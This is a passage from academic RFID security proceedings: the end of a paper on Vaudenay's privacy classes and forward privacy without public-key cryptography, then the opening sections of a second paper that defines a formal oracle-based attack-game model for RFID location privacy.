In fact, even under the IND-CPA assumption, the tag still needs to pick a random value r for every encryption (e.g. using the ElGamal scheme). This is just abstracted in [16]. With the new notation, we can now consider the following question: *If a tag is corrupted, will the future random values be revealed as well?* If PRNG is implemented in the tag to generate random values, the answer to this question should be 'yes'. It is easy to see that if the PRNG algorithm is revealed after corrupting the tag, the adversary can easily trace the tag by computing $r = \texttt{PRNG}(S)$ (S is the memory state of the tag) and then verifies that if $c = \texttt{Enc}_K\ (K_{ID}||ID||a||r)$ where K_{ID}, ID, S_{ID}, and $\texttt{PRNG}()$ are all revealed after tag corruption. Since c is unique, the adversary must be able to trace the tag. However, if the tag has a truly random source (e.g. another module attached to the tag), this can be modeled as a random oracle and the answer should be 'no'. We conclude that a truly random source (under the random oracle model) is required for the PKC protocol to be *Strong*-private, which was missing in the definition provided in [16].

4.3 Forward Privacy without PKC

Consider a variant of the OSK protocol [12] that appeared in [16] as follows.

Tag$\{K_{ID}\}$		Reader$\{(ID_1, K_1), (ID_2, K_2), ..., (ID_n, K_n)\}$
	$\xleftarrow{\quad a \quad}$	pick $a \in \{0,1\}^s$ randomly
$c = F(K_{ID}, a)$	$\xrightarrow{\quad c \quad}$	for $j \in \{1, n\}$ and $i \in \{0, t-1\}$
set $K_{ID} = G(K_{ID})$		find (ID_j, K_j) s.t. $c = F(G^i(K_j), a)$
		set $K_j = G^{i+1}(K_j)$

This protocol is proven to be *Narrow-Destructive*-private in [16]. Recall that *Narrow-Destructive* ⇒ *Narrow-Forward*, this protocol is also *Narrow-Forward*-private. We note that our proposition 2 *cannot* be applied to this protocol because false-negative can happen when a legitimate tag has been queried for t times by an adversary before it is queried by the reader again. Since K_{ID} would become $G^t(K_{ID})$ by then and the reader will only try $0 \le i \le t-1$ different $G^i(K_j)$ values per (ID_j, K_j) pair to find a matching $F(G^i(K_j), a)$ for c, that legitimate tag will not be identified successfully by the reader, hence a false-negative occurs. In other words, calling $\texttt{Result}(\pi)$ in this case helps the adversary to gain advantage in winning the privacy experiment, which causes this protocol to be *Narrow-Forward*-private only but not *Forward*-private. Hence, leaving the question *"whether Forward-private without PKC is possible"* open.

Here, we would like to apply proposition 2, so that *Forward* is not different from *Narrow-Forward*, and the OSK variant protocol will become also *Forward*-private, and hence, it will answer the open problem. First of all, we notice that the reason why there can be false-negative is due to $i \leq t - 1$[5]. Next, we consider the number of queries to a tag the adversary can make be q and we assume that $q \leq t$. In other words, the adversary can never query any particular tag for more than t times and the reader is now always able to identify any legitimate tag, which also means there will not be any false-negative. This implies that proposition 2 can be applied and we have the OSK variant protocol become *Forward*-private.

The only thing that is arguable is whether the assumption ($q \leq t$) makes any sense or not. Clearly, one can also argue that when $q > t$, then the privacy will not be satisfied any longer. Hence, the problem has turned to a a scalability issue: *"Can we always have a more resourceful reader compared to an adversary?"* In fact, the ability of an adversary can be limited by different means in reality. Limited tag queries due to the mobility of tags and throttling [9] are some realistic examples to support the assumption. In particular, for the low-cost RFID tag environment, it is more appropriate to consider a less almighty adversary model. Furthermore, seeking strong privacy in front of a powerful adversary for RFID that is known by its limited resources characteristic seems to be impractical.

5 Conclusion

In this paper, we examined the RFID privacy model provided in [16] in a great detail and presented some new results. Firstly, we examined the eight different classes presented in [16] and applied some reasonable assumptions to simplify the classification. Then, we presented a counter argument to [16] by stating that strong privacy in RFID is indeed achievable. In summary, to achieve strong privacy, tags are required to perform not only public key cryptography, but also require an additional reliable random source, which was missing from the description provided in [16]. Nonetheless, this results in a high manufacturing cost for RFID tags. However, in contrast to Vaudenay's result, we have shown that strong privacy is indeed achievable. Furthermore, we believe that in the future development of RFID, privacy will have to be sacrificed to keep the cost low. Hence, it is worthwhile to reconsider whether RFID should face such a strong adversary model. Due to the short communication range and infrequent access properties of RFID tags, we believe it is not necessary to assume the presence of

[5] In the original OSK paper [12], this limitation does not exist in the protocol description, which is why Avoine showed that this protocol is secure in his paper [4], but later on Juels and Weis disagreed in [11] when this limitation was considered.

powerful adversaries. Henceforth, an adequate and appropriate privacy model, which takes into account the constraints of RFID is still missing.

References

1. Juels, A.: RFID Security and Privacy: A Research Survey. IEEE Journal on Selected Areas in Communications 24(2), 381–394 (2006)
2. Weis, S.A., Sarma, S.E., Rivest, R.L., Engels, D.W.: Security and Privacy Aspects of Low-Cost Radio Frequency Identification Systems. In: Hutter, D., Müller, G., Stephan, W., Ullmann, M. (eds.) Security in Pervasive Computing. LNCS, vol. 2802, pp. 201–212. Springer, Heidelberg (2004)
3. Avoine, G.: Privacy Issues in RFID Banknote Protection Schemes. In: CARDIS, pp. 34–38. Kluwer, Dordrecht (2004)
4. Avoine, G.: Adversarial Model for Radio Frequency Identification (2005), http://citeseer.ist.psu.edu/729798.html
5. Avoine, G., Oechslin, P.: A Scalable and Provably Secure Hash-Based RFID Protocol. In: PerSec, pp. 110–114. IEEE Computer Society Press, Los Alamitos (2005)
6. Avoine, G., Oechslin, P.: RFID Traceability: A Multilayer Problem. In: S. Patrick, A., Yung, M. (eds.) FC 2005. LNCS, vol. 3570, pp. 125–140. Springer, Heidelberg (2005)
7. Burmester, M., de Medeiros, B.: RFID Security: Attacks, Countermeasures and Challenges. In: The 5th RFID Academic Convocation, The RFID Journal Conference (2007)
8. Burmester, M., van Le, T., de Medeiros, B.: Provably Secure Ubiquitous Systems: Universally Composable RFID Authentication Protocols. In: SecureComm. (2006)
9. Juels, A.: Minimalist Cryptography for Low-Cost RFID Tags. In: Blundo, C., Cimato, S. (eds.) SCN 2004. LNCS, vol. 3352, pp. 149–164. Springer, Heidelberg (2005)
10. Juels, A., Molnar, D., Wagner, D.: Security and Privacy Issues in E-passports. In: SecureComm. (2005)
11. Juels, A., Weis, S.A.: Defining Strong Privacy for RFID (2006), http://citeseer.ist.psu.edu/741336.html
12. Ohkubo, M., Suzuki, K., Kinoshita, S.: Cryptographic Approach to "Privacy-Friendly" Tags. In: RFID Privacy Workshop (2003)
13. Ohkubo, M., Suzuki, K., Kinoshita, S.: Efficient hash-chain based RFID privacy protection scheme. In: UbiComp Workshop, Ubicomp Privacy: Current Status and Future Directions (2004)
14. Ohkubo, M., Suzuki, K., Kinoshita, S.: Hash-Chain Based Forward-Secure Privacy Protection Scheme for Low-Cost RFID. In: SCIS (2004)
15. Ohkubo, M., Suzuki, K., Kinoshita, S.: RFID Privacy Issues and Technical Challenges. Communications of the ACM 48(9), 66–71 (2005)
16. Vaudenay, S.: On Privacy Models for RFID. In: Kurosawa, K. (ed.) ASIACRYPT 2007. LNCS, vol. 4833, pp. 68–87. Springer, Heidelberg (2007)
17. Molnar, D., Soppera, A., Wagner, D.: A Scalable, Delegatable Pseudonym Protocol Enabling Ownership Transfer of RFID Tags. In: Preneel, B., Tavares, S. (eds.) SAC 2005. LNCS, vol. 3897, pp. 276–290. Springer, Heidelberg (2006)
18. Damgård, I., Pedersen, M.Ø.: RFID Security: Tradeoffs between Security and Efficiency. In: Malkin, T. (ed.) CT-RSA 2008. LNCS, vol. 4964, pp. 318–332. Springer, Heidelberg (2008)

19. Golle, P., Jakobsson, M., Juels, A., Syverson, P.: Universal Re-Encryption for Mixnets. In: Okamoto, T. (ed.) CT-RSA 2004. LNCS, vol. 2964, pp. 163–178. Springer, Heidelberg (2004)
20. Henrici, D., Muller, P.: Hash-based Enhancement of Location Privacy for Radio-Frequency Identification Devices using Varying Identifiers. In: PerSec, pp. 149–153. IEEE Computer Society Press, Los Alamitos (2004)
21. Burmester, M., de Medeiros, B., Motta, R.: Robust, Anonymous RFID Authentication with Constant Key-Lookup. In: ASIACCS, pp. 283–291. ACM, New York (2008)

A New Formal Proof Model for RFID Location Privacy

JungHoon Ha[1], SangJae Moon[1], Jianying Zhou[2], and JaeCheol Ha[3]

[1] Kyungpook National University, Korea
{short98, sjmoon}@ee.knu.ac.kr
[2] Institute for Infocomm Research, Singapore
jyzhou@i2r.a-star.edu.sg
[3] Hoseo University, Korea
jcha@hoseo.edu

Abstract. The privacy and security problems in RFID systems have been extensively studied. However, less research has been done on formal analysis of RFID security. The existing adversarial models proposed in the literature have limitations for analyzing RFID location privacy. In this paper, we propose a new formal proof model based on random oracle and indistinguishability. It not only considers passive/active attacks to the message flows between RFID reader and tag, but also takes into account physical attacks for disclosing tag's internal state, thus making it more suitable for real RFID systems. We further apply our model to analyze location privacy of an existing RFID protocol.

Keywords: RFID security, location privacy, formal proof model.

1 Introduction

Radio Frequency Identification (RFID) systems are a new form of automatic identification technology involving the use of small devices called RFID tags. They are expected to replace optical barcodes due to several important advantages including small size, quick identification, and invisible implementation within objects. An RFID system consists of RFID tags, an RFID reader, and a back-end database. As the RFID reader communicates with the tags using RF signals, RFID protocols may face various security threats such as location privacy, authentication, and resynchronization between two entities. Much attention has been devoted to RFID security, and various schemes have been proposed. Nevertheless, most of RFID security research lacks formal analysis, therefore existing work mainly offers ad hoc notions of security [8].

Location privacy is one of the most important security requirements in an RFID system. The existing adversarial models proposed in the literature [1,8,19] have limitations in the analysis of RFID location privacy. In fact, Avoine's model [1] only captures a range of adversarial ability using some queries. Juels-Weis's model [8] is more specific and practical regarding the adversarial computation boundary. However, when analyzing the randomized hash-lock protocol with

S. Jajodia, and J. Lopez (Eds.): ESORICS 2008, LNCS 5283, pp. 267–281, 2008.

their model, it confirmed location privacy, whereas the protocol is known to be vulnerable to location tracking as a tag's *ID* is sent to the tag through an insecure wireless channel [16]. In addition, they did not define a concrete attack game for forward secrecy in RFID location privacy. More recently, Vaudenay has presented the classification of privacy in RFID [19] and shown narrow-destructive privacy for Ohkubo-Suzuki-Kinoshita (OSK) protocols [14, 15] in the random oracle model, so that the strong privacy is indeed not achievable in RFID.

In this paper, we present a formal definition of provable location privacy for an RFID system. Our adversarial model is more suitable for a real RFID system as it not only considers passive/active attacks to the message flows between RFID reader and tag, but also takes into account physical attacks for disclosing tag's internal state. It is based on the random oracle model and indistinguishability that is reminiscent of the classic indistinguishability under chosen-plaintext and chosen-ciphertext attacks in a cryptosystem's security game.

The rest of this paper is structured as follows. Section 2 explains the adversarial types and security requirements in an RFID system. Section 3 defines the security model for satisfying those requirements. Section 4 presents our formal definition for location privacy of an RFID system. Section 5 analyzes location privacy of an RFID protocol LRMAP [4] with our formal proof model. Final conclusions are given in Section 6.

2 Adversarial Types

We consider two types of adversaries in RFID systems.

- **Passive Adversary** $\mathcal{A}_{\mathcal{P}}$: $\mathcal{A}_{\mathcal{P}}$ eavesdrops all communications among a tag, a reader and a database. $\mathcal{A}_{\mathcal{P}}$ tries to find out a secret key or useful information of the targeted tag. However, $\mathcal{A}_{\mathcal{P}}$ cannot insert or alter any message in communication.
- **Active Adversary** $\mathcal{A}_{\mathcal{A}}$: $\mathcal{A}_{\mathcal{A}}$ can insert or modify any message in addition to eavesdropping. That is, $\mathcal{A}_{\mathcal{A}}$ impersonates a legal reader or tag by replay attack or spoofing attack, and causes de-synchronization between back-end database and a tag by message interruption or jamming. Moreover, $\mathcal{A}_{\mathcal{A}}$ also tries to find out a secret key or useful information like $\mathcal{A}_{\mathcal{P}}$.

Since the communication between a reader and a tag is performed using a wireless interface, the communicated data can be easily tapped by an attacker $\mathcal{A}$. Therefore, RFID protocols need to satisfy various security requirements as identified in the literature [9,12,18]. In particular, they should be designed secure against the following attacks.

- **Eavesdropping:** An adversary $\mathcal{A}_{\mathcal{P}}$ or $\mathcal{A}_{\mathcal{A}}$ can eavesdrop messages transmitted between the reader and tags via wireless communication, and tries to find out the secret key or other information like tag *ID*. With those information, An active adversary $\mathcal{A}_{\mathcal{A}}$ can further perform other enhanced attacks, such as replay attack or spoofing attack.

- **Impersonation:** An active adversary $\mathcal{A}_{\mathcal{A}}$ impersonates a legal reader or a legal tag by replay attack or spoofing attack so that it passes the authentication protocol/phase between the back-end database and a tag.
- **Message Interruption and Loss:** Since the communication between a reader and tags is performed wirelessly, the possibility of message loss is higher than with wired communication due to system malfunction or communication error. When an attacker $\mathcal{A}_{\mathcal{A}}$ tries to block the service by jamming, the communicated message between the reader and tags can be interrupted, and a message interruption or loss will cause a state of de-synchronization between the tag and the back-end database. We call this message interruption by malicious $\mathcal{A}_{\mathcal{A}}$ a *de-synchronizaton attack*.
- **Location Tracking:** An adversary $\mathcal{A}_{\mathcal{A}}$ may try to trace the location of a tag based on the interactions with it. For perfect untraceability, RFID protocols must satisfy *indistinguishability* [14] and *forward secrecy* [1,14]. Indistinguishability means the values emitted by one tag should not be distinguishable from the values emitted by other tags. Forward secrecy means even if the adversary acquires the secret data stored in a tag, the tag's location cannot be traced back using previously known messages. Here we define *weak location privacy* that only satisfies indistinguishability while *strong location privacy* meets both indistinguishability and forward secrecy.

3 Security Model

For simplicity, we assume a fixed, polynomial-size tag set $\mathcal{TS} = \{\mathcal{T}_1, \ldots, \mathcal{T}_n\}$, a reader $\mathcal{R}$ and a back-end database $\mathcal{DB}$ as the elements for an RFID system: $\mathcal{S} = \{\mathcal{TS}, \mathcal{R}, \mathcal{DB}\}$. We do not assume that these subsets always have the same size or always include the same elements. A back-end database $\mathcal{DB}$ has information for $\mathcal{TS}$'s authentication such as tag's *ID*, state value and session id, etc. Before the protocol is run for the first time, an initialization phase occurs in both $\mathcal{T}_l$ and $\mathcal{DB}$, where $l = 1, \ldots, n$. That is, each $\mathcal{T}_l \in \mathcal{TS}$ runs an algorithm $\mathcal{G}(1^k)$ to generate the secret key k_l or identity ID_l, and $\mathcal{DB}$ also saves these values in a database field.

The research for secure RFID systems can be mainly categorized into *physical technologies* and *protocol-based techniques*. The first category includes 'Kill command' [21], 'Active jamming' [7] and 'Blocker tag' [7] approaches. The second category is further classified into three types, i.e., *hash-based protocol* [5,15,16,18,20,21], *re-encryption protocol* [3,6,17] and *partial identity based protocol* [10,11]. We do not consider the physical approaches but treat the weakness of protocol-based techniques in this paper.

Fig 1 represents the general structure of RFID protocols with 3 rounds and based on challenge-response.

$\mathcal{R}$ and $\mathcal{DB}$ can execute the protocol multiple times with different tags, which is modeled by allowing each principal an unlimited number of *instances* to execute the protocol. We denote instance i of entity $\mathcal{E}$ as $\mathcal{E}^i$ to represent a flow originating




Fig. 1. General model of 3-round RFID protocols

from entity $\mathcal{E}$, where $\mathcal{E} \in \{\mathcal{T}_l, \mathcal{R}, \mathcal{DB}\}$ and $\mathcal{T}_l \in \mathcal{TS}$. Note, a given instance may only be used once.

The adversary $\mathcal{A}$ is assumed to have complete control over all communications in the protocol. In Fig 1, the flows for each round of a protocol are sent and controlled by the adversary in the adversarial model. $\mathcal{A}$'s interaction with the RFID entities in the network is modeled by sending the following queries to a oracle $\mathcal{O}$ and receiving the result from $\mathcal{O}$.

- $\mathsf{Query}(\mathcal{R}^j, m_1)$: It calls instance $\mathcal{R}^j$, and outputs m_1.
- $\mathsf{Reply}(\mathcal{T}_l^i, m_1', m_2)/\mathsf{Reply*}(\mathcal{T}_l^i, m_1', m_2)$: It calls instance $\mathcal{T}_l^i$ with input m_1', and outputs m_2. We consider two cases, query for normal state and query for abnormal state, according to the state of previous session of RFID protocol. In fact, according to the authentication result of RFID protocol [4, 12], different messages can be sent to $\mathcal{R}$ in response to the query from the reader, which can influence the ways, effort, and abilities of an adversary for attacking an RFID protocol. $\mathsf{Reply}()$ means RFID protocol finished successfully at the previous $\mathcal{T}_l^{i-1}$, while $\mathsf{Reply*}()$ considers RFID protocol failed in the previous $\mathcal{T}_l^{i-1}$[1]. If a scheme sends response regardless of a tag's authentication result of the previous session, we only consider Reply since $\mathsf{Reply} = \mathsf{Reply*}$.
- $\mathsf{Forward}_1(\mathcal{R}^j, m_2', m_3)$: It calls instance $\mathcal{R}^j$ with input m_2', and outputs m_3. This oracle models that $\mathcal{R}$ transmits the message received from a tag in response of $\mathcal{R}$'s query to $\mathcal{DB}$ in real RFID protocol.
- $\mathsf{Auth}(\mathcal{D}B^k, m_3', m_4)$: When receiving this call with input m_3', it outputs m_4. This oracle models that $\mathcal{DB}$ sends the authentication result of a tag to $\mathcal{R}$ in real RFID protocol.
- $\mathsf{Forward}_2(\mathcal{R}^j, m_4', m_5)$: It calls instance $\mathcal{R}^j$ with input m_4', and outputs m_5. This oracle considers that $\mathcal{R}$ forwards the authentication result received from $\mathcal{DB}$ to $\mathcal{T}$ in real RFID protocol.
- $\mathsf{Execute}(\mathcal{T}_l^i, \mathcal{R}^j, \mathcal{D}B^k)/\mathsf{Execute*}(\mathcal{T}_l^i, \mathcal{R}^j, \mathcal{D}B^k)$: This oracle is defined to model $\mathcal{A}$'s eavesdropping of communicated messages. It executes RFID protocol

[1] Even though several instances can arise in the same session, for simplicity, we assume ith instance is for current session, while $(i-1)$th instance is for the previous session throughout this paper. That is, it is assumed only one instance is allowed for each session.

among unused instances of entities $\mathcal{T}_l^i \in \mathcal{TS}, \mathcal{R}^j$, and $\mathcal{DB}^k$. Execute and Execute* have the following relation with the previously defined oracles.

- Execute($\mathcal{T}_l^i, \mathcal{R}^j, \mathcal{DB}^k$)
  =Query($\mathcal{R}^j, m_1$) $\wedge$ Reply($\mathcal{T}_l^i, m_1', m_2$) $\wedge$ Forward$_1$($\mathcal{R}^j, m_2', m_3$) $\wedge$ Auth($\mathcal{D}B^k, m_3', m_4$) $\wedge$ Forward$_2$($\mathcal{R}^j, m_4', m_5$),
  where $m_1 = m_1', m_2 = m_2', m_3 = m_3'$ and $m_4 = m_4'$.

- Execute*($\mathcal{T}_l^i, \mathcal{R}^j, \mathcal{D}B^k$)
  =Query($\mathcal{R}^j, m_1$) $\wedge$ Reply*($\mathcal{T}_l^i, m_1', m_2$) $\wedge$ Forward$_1$($\mathcal{R}^j, m_2', m_3$) $\wedge$ Auth($\mathcal{D}B^k, m_3', m_4$) $\wedge$ Forward$_2$($\mathcal{R}^j, m_4', m_5$),
  where $m_1 = m_1', m_2 = m_2', m_3 = m_3'$ and $m_4 = m_4'$.

While Execute() considers the RFID protocol in the normal state, Execute*() executes the RFID protocol for the abnormal state.

– Reveal($\mathcal{T}_l, i$): It outputs all internal state of $\mathcal{T}_l$'s ith instance $\mathcal{T}_l^i$, such as tag's *ID*, secret key, and session id, etc. In real RFID systems, the useful internal information for $\mathcal{A}$ can be revealed by a physical attack.

– Test($\mathcal{T}_l, i$) : This query is allowed only once at any time during $\mathcal{A}$'s execution. A random bit b is generated; if $b = 1$ $\mathcal{A}$ is given a message m corresponding to $\mathcal{T}_l^i$, and if $b = 0$ $\mathcal{A}$ receives a random value [2].

A *passive adversary* $\mathcal{A}_\mathcal{P}$ is given access to Execute($\mathcal{T}_l^i, \mathcal{R}^j, \mathcal{D}B^k$), Execute*($\mathcal{T}_l^i, \mathcal{R}^j, \mathcal{D}B^k$), Reveal($\mathcal{T}_l, i$) and Test($\mathcal{T}_l, i$) queries, while an *active adversary* $\mathcal{A}_\mathcal{A}$ is additionally given access to Query($\mathcal{R}^j, m_1$), Reply($\mathcal{T}_l^i, m_1', m_2$), Reply*($\mathcal{T}_l^i, m_1', m_2$), Forward$_1$($\mathcal{R}^j, m_2', m_3$), Auth($\mathcal{D}B^k, m_3', m_4$) and Forward$_2$($\mathcal{R}^j, m_4', m_5$) queries.

4 Definition of Location Privacy

Now we give the formal definitions of location privacy for RFID systems using the queries defined in the previous section. Note, we only consider Execute, Execute*, Query, Reply, Reply*, and Forward$_2$. Forward$_1$ and Auth are not needed for location privacy, as the communication between $\mathcal{R}$ and $\mathcal{T}$ is performed with an insecure air interface, while the communication between $\mathcal{DB}$ and $\mathcal{R}$ is assumed to be a secure channel. Therefore, only the queries modeling an insecure channel are considered for the case of location privacy [3]. Hereinafter, for simplicity, it is also assumed that $m_1 = m_1'$, $m_2 = m_2'$, $m_3 = m_3'$ and $m_4 = m_4'$ in the defined oracles.

[2] In this paper, the random value means an arbitrary value unrelated to the message outputted from an attack-target tag in real-world RFID system. It follows a uniform distribution [13] and its bit length depends on RFID protocols.

[3] In fact, Forward$_1$ and Auth could be used to define an authentication model for RFID systems when inducing the notion of matching conversation proposed by Bellare and Rogaway [2], but this will be left for future work.

Attack Game $\mathcal{AG}^{\mathsf{Indis}}$ for RFID Location Privacy: Indistinguishability

Attack Game $\mathcal{AG}^{\mathsf{Indis}}_{\mathcal{A},S}[e, r, f, k]$

Phase 1: Initialization

(1) Run algorithm $\mathcal{G}(1^k) \rightarrow (k_1, \ldots, k_n)$.
(2) Set each $\mathcal{T}_l$'s secret key as k_l, where $\mathcal{T}_l \in \mathcal{TS} = \{\mathcal{T}_1, \ldots \mathcal{T}_n\}$.
(3) Save each $\mathcal{T}_l$'s k_l generated in step (1) in $\mathcal{DB}$'s field.

Phase 2: Learning

(1) $\mathcal{A}$ executes oracles for all $n-1$ tags, except only one $\mathcal{T}_c \in \mathcal{TS}$ used in challenge phase.
i. $\mathcal{A}_{\mathcal{P}}$ calls $\mathsf{Execute}(\mathcal{T}_l^i, \mathcal{R}^j, \mathcal{DB}^k)$ and $\mathsf{Execute^*}(\mathcal{T}_l^i, \mathcal{R}^j, \mathcal{DB}^k)$.
ii. $\mathcal{A}_{\mathcal{A}}$ calls $\mathsf{Query}(\mathcal{R}^j, m_1)$, $\mathsf{Reply}(\mathcal{T}_l^i, m_1, m_2)$, $\mathsf{Reply^*}(\mathcal{T}_l^i, m_1, m_2)$ and $\mathsf{Forward}_2(\mathcal{R}^j, m_4, m_5)$ additionally.

Phase 3: Challenge

(1) $\mathcal{A}$ selects a challenge tag $\mathcal{T}_c$ from $\mathcal{TS}$.
(2) $\mathcal{A}$ executes oracles except $\mathsf{Reveal}(\mathcal{T}_c, i)$ for $\mathcal{T}_c$, where $i = 1, \ldots, q-1$.
i. $\mathcal{A}_{\mathcal{P}}$ calls $\mathsf{Execute}(\mathcal{T}_c^i, \mathcal{R}^j, \mathcal{DB}^k)$ and $\mathsf{Execute^*}(\mathcal{T}_c^i, \mathcal{R}^j, \mathcal{DB}^k)$.
ii. $\mathcal{A}_{\mathcal{A}}$ calls $\mathsf{Query}(\mathcal{R}^j, m_1)$, $\mathsf{Reply}(\mathcal{T}_c^i, m_1, m_2)$, $\mathsf{Reply^*}(\mathcal{T}_c^i, m_1, m_2)$ and $\mathsf{Forward}_2(\mathcal{R}^j, m_4, m_5)$ additionally.
(3) $\mathcal{A}$ calls the oracle $\mathsf{Test}(\mathcal{T}_c, q)$.
(4) For the $\mathcal{A}$'s Test, Oracle $\mathcal{O}$ tosses a fair coin $b \in \{0, 1\}$; let $b \xleftarrow{R} \{0, 1\}$.
i. If $b = 1$, $\mathcal{A}$ is given the message corresponding to $\mathcal{T}_c$'s qth instance.
ii. If $b = 0$, $\mathcal{A}$ is given a random value.
(5) $\mathcal{A}$ outputs a guess bit b'.

$\mathcal{A}$ wins $\mathcal{AG}^{\mathsf{Indis}}_{\mathcal{A},S}$ if $b = b'$.

Fig. 2. Attack game between an adversary and oracles for indistinguishability

We now present an "Attack Game $\mathcal{AG}$ for Provable Location Privacy in an RFID System", reminiscent of the classic indistinguishability under a chosen-plaintext attack (IND-CPA) and chosen-ciphertext attack (IND-CCA) in a cryptosystem security game.

The goal of the adversary $\mathcal{A}$ in this game is to distinguish two different values within the limits of $\mathcal{A}$'s computational boundary. In other words, the success of $\mathcal{A}$ in $\mathcal{AG}$ is quantified in terms of $\mathcal{A}$'s advantage in distinguishing whether $\mathcal{A}$ receives an RFID tag's real response or a random value.

Considering both weak location privacy and strong location privacy of RFID systems described in Section 2, we define two different attack games between an adversary and oracles: $\mathcal{AG}^{\mathsf{Indis}}$ and $\mathcal{AG}^{\mathsf{FS}}$. Fig 2 shows how the adversary $\mathcal{A}$ runs the attack game $\mathcal{AG}^{\mathsf{Indis}}$ between the adversary and oracles for indistinguishability, while Fig 3 represents the attack game $\mathcal{AG}^{\mathsf{FS}}$ for forward secrecy. The difference between two games resides in the challenge phase: (1) Reveal

Attack Game $\mathcal{AG}^{\mathsf{FS}}$ for RFID Location Privacy: Forward Secrecy

Attack Game $\mathcal{AG}^{\mathsf{FS}}_{\mathcal{A},S}[e,r,f,k]$

Phase 1: Initialization

(1) Run algorithm $\mathcal{G}(1^k) \rightarrow (k_1,\ldots,k_n)$.
(2) Set each $\mathcal{T}_l$'s secret key as k_l, where $\mathcal{T}_l \in \mathcal{TS} = \{\mathcal{T}_1,\ldots \mathcal{T}_n\}$.
(3) Save each $\mathcal{T}_l$'s k_l generated in step (1) in $\mathcal{DB}$'s field.

Phase 2: Learning

(1) $\mathcal{A}$ executes oracles for all $n-1$ tags, except only one $\mathcal{T}_c \in \mathcal{TS}$ used in challenge phase.
i. $\mathcal{A}_{\mathcal{P}}$ calls $\mathsf{Execute}(\mathcal{T}_l^i, \mathcal{R}^j, \mathcal{DB}^k)$ and $\mathsf{Execute^*}(\mathcal{T}_l^i, \mathcal{R}^j, \mathcal{DB}^k)$.
ii. $\mathcal{A}_{\mathcal{A}}$ calls $\mathsf{Query}(\mathcal{R}^j, m_1)$, $\mathsf{Reply}(\mathcal{T}_l^i, m_1, m_2)$, $\mathsf{Reply^*}(\mathcal{T}_l^i, m_1, m_2)$ and $\mathsf{Forward}_2(\mathcal{R}^j, m_4, m_5)$ additionally.

Phase 3: Challenge

(1) $\mathcal{A}$ selects a challenge tag $\mathcal{T}_c$ from $\mathcal{TS}$.
(2) $\mathcal{A}$ executes oracles including $\mathsf{Reveal}(\mathcal{T}_c, i)$ for $\mathcal{T}_c$'s ith instance.
i. $\mathcal{A}_{\mathcal{P}}$ calls $\mathsf{Execute}(\mathcal{T}_c^i, \mathcal{R}^j, \mathcal{DB}^k)$, $\mathsf{Execute^*}(\mathcal{T}_c^i, \mathcal{R}^j, \mathcal{DB}^k)$ and $\mathsf{Reveal}(\mathcal{T}_c, i)$.
ii. $\mathcal{A}_{\mathcal{A}}$ calls $\mathsf{Query}(\mathcal{R}^j, m_1)$, $\mathsf{Reply}(\mathcal{T}_c^i, m_1, m_2)$, $\mathsf{Reply^*}(\mathcal{T}_c^i, m_1, m_2)$ and $\mathsf{Forward}_2(\mathcal{R}^j, m_4, m_5)$ additionally.
(3) $\mathcal{A}$ calls the oracle $\mathsf{Test}(T_c, i-1)$.
(4) For the $\mathcal{A}$'s Test, Oracle $\mathcal{O}$ tosses a fair coin $b \in \{0,1\}$; let $b \xleftarrow{R} \{0,1\}$.
i. If $b=1$, $\mathcal{A}$ is given the message corresponding to $\mathcal{T}_c$'s $i-1$th instance.
ii. If $b=0$, $\mathcal{A}$ is given a random value.
(5) $\mathcal{A}$ executes oracles for $n-1$ tags of $\mathcal{TS}$ except $\mathcal{T}_c$ like learning phase.
(6) $\mathcal{A}$ outputs a guess bit b'.

$\mathcal{A}$ wins $\mathcal{AG}^{\mathsf{FS}}_{\mathcal{A},S}$ if $b=b'$.

Fig. 3. Attack game between an adversary and oracles for forward security

query's possibility: Reveal is allowed in $\mathcal{AG}^{\mathsf{FS}}$, however, $\mathcal{AG}^{\mathsf{Indis}}$ prohibits it; (2) the applied instance's range: oracles related to the instances from 1 to $q-1$ are executed in $\mathcal{AG}^{\mathsf{Indis}}$, while $\mathcal{AG}^{\mathsf{FS}}$ executes oracles only for the ith instance; (3) additional learning phase: $\mathcal{AG}^{\mathsf{FS}}$ allows an additional learning phase, while $\mathcal{AG}^{\mathsf{Indis}}$ does not need it because the oracles' executions from 1 to $q-1$ have already been performed.

According to indistinguishability and forward secrecy, we formally define the notion of weak location privacy and strong location privacy for RFID systems.

Definition 1. (Weak Location Privacy: Indistinguishability). *An RFID protocol is secure for distinguishability if $\mathcal{A}$'s advantage for correctly guessing b' in $\mathcal{AG}^{\mathsf{Indis}}$, $\mathsf{Adv}^{\mathsf{Indis}}_{\mathcal{A},\mathcal{S}}(k) \overset{\text{def}}{=} |2 \cdot \Pr[b=b'] - 1|$, is negligible for all PPT (Probabilistic Polynomial-Time) adversaries $\mathcal{A}$ ($\mathcal{A}_{\mathcal{P}}$ or $\mathcal{A}_{\mathcal{A}}$) with computational boundary e, r, f and k, where e, r, f and k is the number of $\mathsf{Execute}$ or $\mathsf{Execute^*}$, Reply*

or Reply*, Forward$_2$ *and security parameter, thereby guaranteeing weak location privacy.*

Definition 2. (Forward Secrecy). *An RFID protocol guarantees forward secrecy if $\mathcal{A}$'s advantage in successfully guessing b' in $\mathcal{AG}^{\mathsf{FS}}$, for all PPT adversaries $\mathcal{A}$ ($\mathcal{A}_{\mathcal{P}}$ or $\mathcal{A}_{\mathcal{A}}$) with computational boundary e, r, f and k,* $\mathsf{Adv}^{\mathsf{FS}}_{\mathcal{A},\mathcal{S}}(k) \overset{def}{=} |2 \cdot Pr[b = b'] - 1|$ *is negligible, where e, r, f and k is the number of* Execute *or* Execute*, Reply *or* Reply*, Forward$_2$ *and security parameter.*

Definition 3 (Strong Location Privacy: Indistinguishability and Forward Secrecy) *An RFID protocol satisfies strong location privacy when both indistinguishability and forward secrecy are guaranteed for all PPT adversaries $\mathcal{A}$ ($\mathcal{A}_{\mathcal{P}}$ or $\mathcal{A}_{\mathcal{A}}$) with computational boundary e, r, f and k, where e, r, f and k is the number of* Execute *or* Execute*, Reply *or* Reply*, Forward$_2$ *and security parameter.*

5 Analysis of an RFID Protocol

Ha *et al.* [4] proposed a lightweight and resynchronous mutual authentication protocol (LRMAP) for RFID systems. Their scheme has been analyzed informally regarding the tag user's location privacy. Here we analyze the scheme again with the attack games under our formal model defined in Section 4.

5.1 LRMAP

